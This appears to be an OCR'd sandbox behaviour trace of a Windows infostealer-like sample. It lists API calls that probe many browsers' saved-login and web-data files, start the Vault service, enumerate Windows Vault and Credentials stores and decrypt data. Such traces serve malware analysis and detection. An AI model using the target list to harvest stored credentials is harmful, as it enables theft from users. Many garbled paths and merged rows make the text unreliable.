PathFileExistsW Args: (%USERPROFILE%AppData%VivaldiUser Data)DefaultUcgin Data) Return: 0 1128 2984 Call System API <td></td> <td></td> <td></td> <td></td> | | | | |
| Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%Epic Privacy Browser/User Data/DefaultUcojin Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%Epic Privacy Browser/User Data/DefaultWeb Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%AppData/LocalEpic Privacy Browser/Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%AppData/LocalEpic Privacy Browser/DefaultLogin Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USCALAPPDATA%CocCoc/Browser/User Data/DefaultLogin Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USCALAPPDATA%CocCoc/Browser/User Data/DefaultLogin Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USCAPDATA%CocCoc/Browser/User Data/DefaultLogin Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USCAPDATA%Vivaldifluser Data/DefaultLogin Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USCAPDATA%Vivaldifluser Data/DefaultLogin Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USCAPDATA%Vivaldifluser Data/De | | | | |
| Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%/Epic Privacy Browser/User Data)DefaultWeb Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%/AppData*)LocalEpic Privacy Browser/Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%/AppData*)LocalEpic Privacy Browser/Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%/CocOcolBrowser/User Data)DefaultUogin Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%/CocOcolBrowser/Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%/AppData*)LocalCocCocBrowser/Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%/AppData*)LocalCocCocBrowser/Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%/VivaldriUser Data)DefaultUogin Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%/AppData*)LocalVivaldriUser Data)DefaultUogin Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%/AppData*)Comodo/Chro | | | | |
| Call System API API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LoalEpic Privacy Browser\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalEpic Privacy Browser\Default\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CocCoc\Browser\User Data\Default\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CocCoc\Browser\User Data\Default\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCocCoc\Browser\User Data\Default\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCocCoc\Browser\Default\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivaldr\User Data\Default\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivaldr\User Data\Default\User | | | | |
| Call System API API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalEpic Privacy Browsen'DefaultLogin Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CocCoc\Browsen'User Data\Default\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CocCoc\Browsen'User Data\Default\User Data\User Data\User Data\User Data\User D | | | | |
| Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CocCoc\Browser\User Data\Default\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CocCoc\Browser\User Data\Default\Loel Default\Loel Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LoealCocCoc\Browser\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LoealCocCoc\Browser\Default\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivaldi\User Data\User Data\User\Default\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivaldi\User Data\User\Default\User\Defaul | | | | |
| Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%/CocCoc)Browser\User Data\Default\Web Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%/AppData\LocalCocCoc\Browser\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%/AppData\LocalCocCoc\Browser\Default\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivaldr\User Data\Default\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivaldr\User Data\Default\User | | | | |
| Call System API API Name: PathFileExistsW Args: (%USERPROFILE%AppDatalLocalCocCoc\Browsen/Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%AppDatalLocalCocCoc\Browsen/Default\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivaldi\User Data\Default\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivaldi\User Data\Default\User Data\User Dat | | | | |
| Call System API API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalCocCoc\BrowsenDefault\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivald\hUser Data\Default\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivald\hUser Data\Default\Web Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalVivald\hUser) Data\Default\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalVivald\hDefault\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Comodo\Chromodo\User Data\Default\User Data\User | | | | |
| Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%/Vivaldh\User Data\Default\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%/Vivaldh\User Data\Default\Web Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%/AppData\Local/Vivaldh\User Data\) Default\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%/AppData\Local/Vivaldh\User Data\) Default\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%/Comodo\Chromodo\User Data\Default\User Data\) Default\User Data\ De | Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCocCoc\Browser\Login Data) Return: 0 | 1128 | 2984 |
| Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivaldi\u00f1\u00f1\u00f2\u00f1\u00f1\u00f1\u00f2\u00f1\u00f1\u00f2\u00f2\u00f1\u00f1\u00f2\u0 | Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCocCoc\Browser\Default\Login Data) Return: 0 | 1128 | 2984 |
| Call System API API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalVivaldi\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalVivaldi\Default\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Chromodo\User Data\Default\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Chromodo\User Data\Default\User | Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivaldi\User Data\Default\Login Data) Return: 0 | 1128 | 2984 |
| Call System API API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalVivaldi\Default\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Chromodo\User Data\Default\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Chromodo\User Data\Default\User Data\Default\User Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalComodo\Chromodo\User Data\Default\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalComodo\Chromodo\User Data\User | Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Vivaldi\User Data\DefaultWeb Data) Return: 0 | 1128 | 2984 |
| Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%(Comodo)(Chromodo)\User Data\Default\User) | Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalVivaldi\Login Data) Return: 0 | 1128 | 2984 |
| Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%(Comodo)Chromodo)User Data\Default\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%(Comodo)Chromodo)User Data\Default\Web Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo)Chromodo\User Data\Default\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Chromodo\Default\Login Data) Return: 0 1128 2984 | Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalVivaldi\Default\Login Data) Return: 0 | 1128 | 2984 |
| Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Chromodo\User Data\Default\Web Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Chromodo\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Chromodo\Default\Login Data) Return: 0 1128 2984 | Call System API | | 1128 | 2984 |
| Call System API API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalComodo\Chromodo\Login Data) Return: 0 1128 2984 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalComodo\Chromodo\Default\Login Data) Return: 0 1128 2984 | | | | |
| Call System API API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Chromodo\Chromodo\Default\Login Data) Return: 0 1128 2984 | | | | |
| | | | | |
| AFT Marine. Fault ineLaiststy Ags. (MECOALAFFDATA insuperbilliouser batalueraurit.ogin bata) Return: 0 1128 2984 | | | | |
| | Gaii Gysteili AF I | ru i manno, i aun nelanguri ruga. (/sloozilar r data /sloupetulluset dataldetautilugiii data) Return: U | 1120 | 2304 |

| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Superbird\User Data\Default\Web Data) Return: 0 | 1128 | 2984 |
|--|---|----------------------|-------------------|
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSuperbird\Login Data) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalSuperbird\Default\Login Data) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Coowon\Coowon\User Data\Default\Login Data) Return: 0 | 1128 | 2984 |
| | | | |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Coowon\Coowon\User Data\Default\Web Data) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCoowon\Coowon\Login Data) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCoowon\Coowon\Default\Login Data) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Mustang Browser\User Data\Default\Login Data) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Mustang Browser\User Data\Default\Web Data) Return: 0 | 1128 | 2984 |
| | | | |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMustang Browser\Login Data) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMustang Browser\Default\Login Data) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\360Browser\Browser\User Data\Default\Login Data) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\360Browser\Browser\User Data\Default\Web Data) Return: 0 | 1128 | 2984 |
| Call System API | | 1128 | 2984 |
| | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local360Browser\Browser\Login Data) Return: 0 | | |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\Local360Browser\Browser\Default\Login Data) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CatalinaGroup\Citrio\User Data\Default\Login Data) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\CatalinaGroup\Citrio\User Data\Default\Web Data) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCatalinaGroup\Citrio\Login Data) Return: 0 | 1128 | 2984 |
| | | | |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalCatalinaGroup\Citrio\Default\Login Data) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome SxS\User Data\Default\Login Data) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome SxS\User Data\Default\Web Data) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalGoogle\Chrome SxS\Login Data) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalGoogle\Chrome SxS\Default\Login Data) Return: 0 | 1128 | 2984 |
| • | | | |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Orbitum\User Data\Default\Login Data) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%)Orbitum\User Data\Default\Web Data) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%/AppData\LocalOrbitum\Login Data) Return: 0 | 1128 | 2984 |
| | | | |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%/AppData\LocalOrbitum\Default\Login Data) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\\ridium\User Data\Default\Login Data) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\lridium\User Data\Default\Web Data) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalIridium\Login Data) Return: 0 | 1128 | 2984 |
| | | | |
| Call System API | API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalIridium\Default\Login Data) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\\Opera\Opera\Opera Next\data\User Data\Default\Login Data) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\\Opera\Opera Next\data\User Data\Default\Web Data) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Login Data) Return: 0 | 1128 | 2984 |
| Call System API | | | |
| • | API Name: PathFileExistsW Args: (%APPDATA%\Opera\Opera Next\data\Default\Login Data) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Login Data) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\\Opera Software\Opera Stable\User Data\Default\Web Data) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\Login Data) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\Opera Software\Opera Stable\Default\Login Data) Return: 0 | 1128 | 2984 |
| • | | | |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\User Data\Default\Login Data) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\User Data\Default\Web Data) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir\setting\modules\ChromiumViewer\Login Data) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnin\setting\modules\ChromiumViewer\Default\Login Data) Return: 0 | 1128 | 2984 |
| Call System API | | 1128 | 2984 |
| | API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewen\User Data\Default\Login Data) Return: 0 | | |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\User Data\Default\Web Data) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA% Fenrir Inc\Sleipnir5\setting\modules\Chromium\Viewen\Login Data) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%APPDATA%\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\Default\Login Data) Return: 0 | 1128 | 2984 |
| Call System API | API Name: PathFileExistsW Args: (%LOCALAPPDATA%\QupZilla\profiles\default\browsedata.db) Return: 0 | 1128 | 2984 |
| | | | |
| Call Service API | API Name: OpenServiceW Args: (1171748, VaultSvc, 14) Return: 1171798 | 1128 | 2984 |
| Call System API | API Name: evtchann.SendEvent Args: (e), pid[500], ppid[2984) Return: 1 | 1128 | 2984 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%ALLUSERSPROFILE%\Microsoft\Vault*, 0, 2b36f2a0, 0, 0, 0) Return: 2c01e2e0 | 2984 | 500 |
| Detection | Threat Characteristic: Executes commands or uses API to obtain system information | | |
| | Process ID: 500 | | |
| | Info: Obtains file or directory info from API result | | |
| Call Filesystem API | API Name: FindNextFileW Args: (2c01e2e0, 2b36f2a0) Return: 1 | 2984 | 500 |
| Call System API | API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\) Return: 3 | 2984 | 500 |
| Detection | Threat Characteristic: Executes commands or uses API to obtain system information | | |
| | Infeat Characteristic: Executes commands or uses API to obtain system information Process ID: 500 Info: Obtains drive info from API result | | |
| Call System API | API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\Vaulit\) Return: 3 | 2984 | 500 |
| | | 2984 | 500 |
| Call System API | API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\Microsoft\) Return: 3 | | |
| Call System API | API Name: GetDriveTypeW Args: (%ALLUSERSPROFILE%\) Return: 3 | 2984 | 500 |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | 2984 | 500 |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | 2984 | 500 |
| | API Name: StartServiceW Args: (1171798, 0, 0) Return: 1 | 1128 | 2984 |
| Call Service API | | 2984 | 500 |
| Call Service API Call Filesystem API | API Name: FindFirstFileExW Args: (%ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204*.vsch, 0, 2b36ee00, 0, 0, 0) Re | | |
| Call Filesystem API | turn: 2c01e970 | 4400 | 0004 |
| Call Filesystem API Call Service API | turn: 2c01e970 API Name: StartServiceW Args: (1171798, 0, 0) Return: 1 | 1128 | 2984 |
| Call Filesystem API | turn: 2c01e970 | 1128 2984 | 2984 500 |
| Call Filesystem API Call Service API | turn: 2c01e970 API Name: StartServiceW Args: (1171798, 0, 0) Return: 1 | | |
| Call Filesystem API Call Service API Call System API | turn: 2c01e970 API Name: StartServiceW Args: (1171798, 0, 0) Return: 1 API Name: BCryptDecrypt Args: (2b6c8fa0, É'éä@~Ü'mFjbcNGš, 144, 0, Þ, 16, É'éä@~Ü'mFjbcNGš, 144, 725017456, 0) Return: 0 | 2984 | 500 |
| Call Filesystem API Call Service API Call System API Call System API Call Filesystem API | turn: 2c01e970 API Name: StartServiceW Args: (1171798, 0, 0) Return: 1 API Name: BCryptDecrypt Args: (2b6c8fa0, _É'éâ@~Ü'mFjbcNGš, 144, 0, b, 16, _É'éâ@~Ü'mFjbcNGš, 144, 725017456, 0) Return: 0 API Name: BCryptDecrypt Args: (2b6c9750, \$, 112, 0, 0, \$, 112, 725019240, 1) Return: 0 API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Vault*, 0, 2bdbe4d0, 0, 0, 0) Return: 2c01e2e0 | 2984 2984 2984 | 500 500 500 |
| Call Filesystem API Call Service API Call System API Call System API | turn: 2c01e970 API Name: StartServiceW Args: (1171798, 0, 0) Return: 1 API Name: BCryptDecrypt Args: (2b6c8fa0, _É'éā@~Ü'mFjÞcNGš, 144, 0, Þ, 16, _É'éā@~Ü'mFjÞcNGš, 144, 725017456, 0) Return: 0 API Name: BCryptDecrypt Args: (2b6c9750, \$, 112, 0, 0, \$, 112, 725019240, 1) Return: 0 | 2984 2984 | 500 500 |

| Call System API | API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\) Return: 3 | 2984 | 500 |
|--|--|--|--|
| Call System API | API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\) Return: 3 | 2984 | 500 |
| Call System API | API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\) Return: 3 | 2984 | 500 |
| Call System API | API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 | 2984 | 500 |
| Call System API | API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 | 2984 | 500 |
| | | | |
| Call System API | API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 | 2984 | 500 |
| Call System API | API Name: GetDriveTypeW Args: (C:\Users\) Return: 3 | 2984 | 500 |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | 2984 | 500 |
| Call System API | API Name: GetDriveTypeW Args: (C\) Return: 3 | 2984 | 500 |
| Call System API | API Name: BCryptDecrypt Args: (2b530000, , 280, 0, ®>^½ , 8, , 280, 735823136, 0) Return: 0 | 2984 | 500 |
| Call System API | API Name: BCryptDecrypt Args: (2b6aa8a0, xÝíycnXêl:À, 144, 0, *Z:þuï, 16, xÝíycnXêl:À, 144, 735827216, 0) Return: 0 | 2984 | 500 |
| Call System API | API Name: BCryptDecrypt Args: (2b530000, , 280, 0, \@\^\2\d (, 8, , 280, 735825376, 0) Return: 0 | 2984 | 500 |
| | | | |
| Call System API | API Name: BCryptDecrypt Args: (2b6aab30, ©, 112, 0, ≖6³@Î<02r*ăiÀï*ÍūĬla€%rĵ6U, 16, ©, 112, 735826112, 0) Return: 0 | 2984 | 500 |
| Call System API | API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\4BF4C442-988A-41A0-B380-DD4A704DDB28\) Return: 3 | 2984 | 500 |
| Call System API | API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\) Return: 3 | 2984 | 500 |
| Call System API | API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\) Return: 3 | 2984 | 500 |
| Call System API | API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 | 2984 | 500 |
| Call System API | API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 | 2984 | 500 |
| | | | |
| Call System API | API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 | 2984 | 500 |
| Call System API | API Name: GetDriveTypeW Args: (C:\Users\) Return: 3 | 2984 | 500 |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | 2984 | 500 |
| Call System API | API Name: GetDriveTypeW Args: (C\;\) Return: 3 | 2984 | 500 |
| Call Filesystem API | API Name: RemoveDirectoryW Args: (%LOCALAPPDATA%\Microsoft\Vault\Builtin.bkup) Return: 0 | 2984 | 500 |
| Call System API | API Name: BCryptDecrypt Args: (2b530000, , 280, 0, \@\^\/\al(, 8, , 280, 735823760, 0) Return: 0 | 2984 | 500 |
| Call System API | | | |
| • | API Name: BCryptDecrypt Args: (2b530000, , 64, 0, <xd,)="" ,="" 0="" 0<="" 64,="" 735828640,="" 8,="" return:="" td=""><td>2984</td><td>500</td></xd,> | 2984 | 500 |
| Call System API | API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\) Return: 1 | 2984 | 500 |
| Add File | Path: %APPDATA% Microsoft\Protect\S-1-5-21-2674318124-2743851293-4242590628-500\6652cfaa-a977-4f9e-948b-f87d6bbdd194 Type: VSDT_COM_DO S | 2984 | 500 |
| Call System API | API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\) Return: 3 | 2984 | 500 |
| Write File | Path: %APPDATA%iMicrosoft\Protect\S-1-5-21-2674318124-2743851293-4242590628-500\6652cfaa-a977-4f9e-948b-f87d6bbdd194 Type: VSDT_COM_DO S | 2984 | 500 |
| Call System API | API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\) Return: 3 | 2984 | 500 |
| | | | |
| Call System API | API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 | 2984 | 500 |
| Call System API | API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 | 2984 | 500 |
| Call System API | API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 | 2984 | 500 |
| Call System API | API Name: GetDriveTypeW Args: (C:\Users\) Return: 3 | 2984 | 500 |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | 2984 | 500 |
| Call System API | API Name: GetDriveTypeW Args: (C:\) Return: 3 | 2984 | 500 |
| Write File | Path: %APPDATA%IMicrosoftlProtect\S-1-5-21-2674318124-2743851293-4242590628-500\Preferred Type: VSDT COM DOS | 2984 | 500 |
| | " | | |
| Add File | Path: %LOCALAPPDATA%IMicrosoftlVaultl4BF4C442-9B8A-41A0-B380-DD4A704DDB28IPolicy.vpol Type: VSDT_COM_DOS | 2984 | 500 |
| Write File | Path: %LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS | 2984 | 500 |
| Write File | Path: %LOCALAPPDATA%\Microsoft\Vault\UserProfileRoaming\Latest.dat Type: VSDT_COM_DOS | 2984 | 500 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Credentials*, 0, 2bebe430, 0, 0, 0) Return: 2c01f1e0 | 2984 | 500 |
| Call Filesystem API | API Name: FindNextFileW Args: (2c01f1e0, 2bebe430) Return: 1 | 2984 | 500 |
| Call System API | API Name: BCryptDecrypt Args: (2b530000, , 280, 0, ®\^\frac{1}{2} (, 8, , 280, 736872240, 0) Return: 0 | 2984 | 500 |
| Call System API | | | |
| | | 2004 | EOO |
| • | API Name: BCryptDecrypt Args: (2b6a9190, kGŠĀ "IÝ1, 144, 0, &, 16, kGŠĀ "IÝ1, 144, 736876320, 0) Return: 0 | 2984 | 500 |
| Call System API | API Name: BCryptDecrypt Args: (2b530000, , 280, 0, \@\^\%\(, 8, , 280, 736874480, 0) Return: 0 | 2984 2984 | 500 |
| • | | | |
| Call System API | API Name: BCryptDecrypt Args: (2b530000, , 280, 0, \@\^\%\(, 8, , 280, 736874480, 0) Return: 0 | 2984 | 500 |
| Call System API Call System API | API Name: BCryptDecrypt Args: (2b530000, , 280, 0, ;%\/\(\frac{1}{2}\)\(\frac{1}\)\(\frac{1}{2}\)\(\frac{1}{2}\)\(\frac{1}{2}\)\(\frac{1}{2}\)\(\frac{1}{2}\)\(\frac{1}{2}\)\(\frac{1}{2}\)\(\frac{1}{2}\)\(\frac{1}{2}\)\(\frac{1}{2}\)\(\frac{1}{2}\)\(\frac{1}{2}\)\(\frac{1}\)\(\frac{1}{2}\)\(\frac{1}\)\(\frac{1}\)\(\frac{1}{2}\)\(\frac | 2984 2984 | 500 500 |
